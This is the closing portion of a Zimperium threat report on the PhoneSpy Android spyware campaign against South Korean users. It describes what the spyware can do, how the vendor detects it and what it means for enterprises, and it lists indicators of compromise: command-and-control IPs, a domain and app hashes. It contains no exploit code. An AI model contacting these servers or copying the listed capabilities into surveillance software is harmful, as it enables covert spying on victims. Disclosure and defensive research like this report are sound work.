


Figure.16: A collection of icons of some of the spyware applications

The Victims of the PhoneSpy Spyware Campaign

The Zimperium zLabs mobile threat research team identified 23 applications targeting South Korean citizens to date, infecting thousands of victims to this spyware campaign. These malicious Android apps are designed to run silently in the background, constantly spying on their victims without raising any suspicion. We believe the malicious actors responsible for PhoneSpy have gathered significant amounts of personal and corporate information on their victims, including private communications and photos.

Even though thousands of South Korean victims have fallen prey to the spyware campaign, it is unclear whether they have any connections with each other. But with the ability to download contact lists and send SMS messages on behalf of the victim, there is a high

chance that the malicious actors are targeting connections of current victims with phishing links.




Figure.17: The victimology map

Zimperium vs. PhoneSpy Spyware

Zimperium zIPS customers are protected against PhoneSpy with our on-device z9 Mobile Threat Defense machine learning engine.

Zimperium on-device phishing classifiers detect the traffic from the domain *https[:]//acd.kcpro.ga* as malicious from inception with our machine learning-based technology, blocking all traffic to it and preventing attackers from taking effective control of any compromised devices.

All the compromised and malicious applications found were also reviewed using Zimperium’s app analysis platform, z3A. All these apps returned reports of high privacy and security risks to the end-user. Zimperium administrators can create risk policies preventing users from installing high-risk apps like PhoneSpy.

Key privacy risks identified by our z3A service analysis PhoneSpy infected apps are:

- Access to SMS messages, camera, call logs, contacts, and location, among others.
- The capability of recording audio, video, and starting phone calls.
- Use of MQTT library, which can be used to track the user.

- Access device information such as phone number, device ID, if a call is active (and the phone number the call is being held with).
- Tamper with calls, being able to modify the phone number being dialed.
- Read/write access to the SD card.
- Exposed API keys.

Key The main privacy risks identified by our z3A service analysis of PhoneSpy infected apps are:

- Exposed services with no permissions assigned.
- WebView enabled, which can be used to execute JavaScript code.
- Malware detected by z9 engine.
- The app is built with the debug flag.
- Use of system-level permissions and accessibility permissions.
- Can modify WiFi connections.
- Have the capability to perform overlay attacks (one of the main techniques used by Banker Trojans).

To ensure your Android users are protected from PhoneSpy spyware, we recommend a quick risk assessment. Any application with PhoneSpy will be flagged as a Suspicious App Threat on the device and in the zConsole. Admins can also review which apps are sideloaded onto the device, increasing the mobile attack surface and leaving data and users at risk.

PhoneSpy Spyware's Impact on Global Enterprises

The PhoneSpy Android spyware campaign puts enterprises at as much, if not more, risk than consumers. The rise of bring your own device (BYOD) policies has blurred the line between work and personal data and any compromise to the security of an enterprise-connected device puts all corporate data at risk. Spyware such as PhoneSpy has the capabilities to read corporate messages, install compromised versions of enterprise applications, and download locally stored data like documents and photos without the enterprise or end user knowing. The capability to turn on the mobile camera and microphone during in-person meetings is also a high risk to businesses. These capabilities, mixed with the common framework and approach of PhoneSpy, can impact an enterprise's security, reveal critical and private data, and lead to loss of customers, research, and data.

Indicators of Compromise

C&C servers

- 1.234.82[.]23
- 1.234.82[.]31
- 175.126.146[.]147

- <https://acd.kcpro.ga>

SHA-256 Hashes and Application Names

1b762680c64d851151a829e2679c68b4ea19aa825b6fe3866a191bf3d30fac70	Videos
4afb9c8247f0622bb7f40beeaff38083fe1514233c0e545b4ac11e17896548a2	Picture
7ca71565ac1f57725606fd92033928fbd727b810cd507f9d7b0ca2c89853abcf	Secret TV
45d26f6d4a98ea352aa4411b861ddb3ee388546326567ce893124bbc8a0d1817b	영상 – videos
84d3e71dc27f7adfb9c6ac628dd240498059b82ec211c99e8ec63e3bc26240ba	Daily Yoga
95de5f5533e6f9a7562e50b4f68bd5ce71227f52a1a9c15ee734cdfb59b27f1d	갤러리 – Gallery
208d68c431d58e6d311ae0f2574fab85a1205fc1597e10690116bf406eb5499c	Vera
3125ba3f8ad308f93ecc2e167d4f4ecfccc6a1212795ac615e593dceff1ca795	동영상 – Videos
4687ef5f6b9398f2bf3ac84011afce3979145a42f29d35e8fd3ad1b086699952	갤러리 – Gallery
58195ad6606265c2d5d34f9b17d81daafc0a65551d8b83d9669a7e96ede786c1	내꺼사진 – My Picture
70176c319aa4ca24c4cbfdf2b80a8d5ca430fc8370e2515b79f3c3c52ed58dc1	음성지원 – Voice Support
1568520923f992612163a69d074580885deec03f2727824407f0371cc295aec5	Gallery
af5d676ceecd28c83b8962fc5db012cdada7812cddf856ae63f735a3efd695b7	갤러리 – Gallery
b3132e4cd475c381f2ec384b9055ee11ae80b529dcc78f03629106e2d12a50f6	Vera

b3333e2542a8d407d7ed6a2f0930d4372a84c9f95478d72ba1d6999c1c4ce74f	클라우드 – Cloud
beeb1010ca571221b0aa8604f1bf078331b06e378384f8651552b13aa20c9389	야동 – Porn
c6793fcb9c647d0439a5bbeec46b5e24afc1e55b8e980669b3c1726d6556c72a	Vera
cf03a179b2b8d6a85a6ad3e5cd7405fe9a99c6ce89c6635d8c5d34bc9889b2ba	Gallery
d4b6a0055fbaec51c6a2d5edd29eec7768a27b40a6da94223ded28df3726487d	1004 Yoga
d797bf2b4fd7a2cd38da819996e57b39b89ad0e65a0d9633ea332d8234368ce3	갤러리 – Gallery
d4428d5eb4f746b3d136d4dbeb3907c82a9ac7fa18efd037d616f2f11dc235ac	한나TV – Hannah TV
ef467f2389063e044237587ef12f8b0ae37d5b31c5b4efbf0928dfe5b648ed5a	Gallery
ef29420420802265d3958e05c33badad17d982309bd6f877d15475e64c793692	보안카메라 – Security Camera

About Zimperium

Zimperium provides the only mobile security platform purpose-built for enterprise environments. With machine learning-based protection and a single platform that secures everything from applications to endpoints, Zimperium is the only solution to provide on-device mobile threat defense to protect growing and evolving mobile environments. For more information or to schedule a demo, [contact us](#) today.



ZIMPERIUM.

Free Mobile Device Risk Assessment

[Learn More](#)

The advertisement features the Zimperium logo on the left, a central text area with a 'Learn More' button, and a smartphone on the right displaying a security shield icon with a checkmark, indicating a successful risk assessment.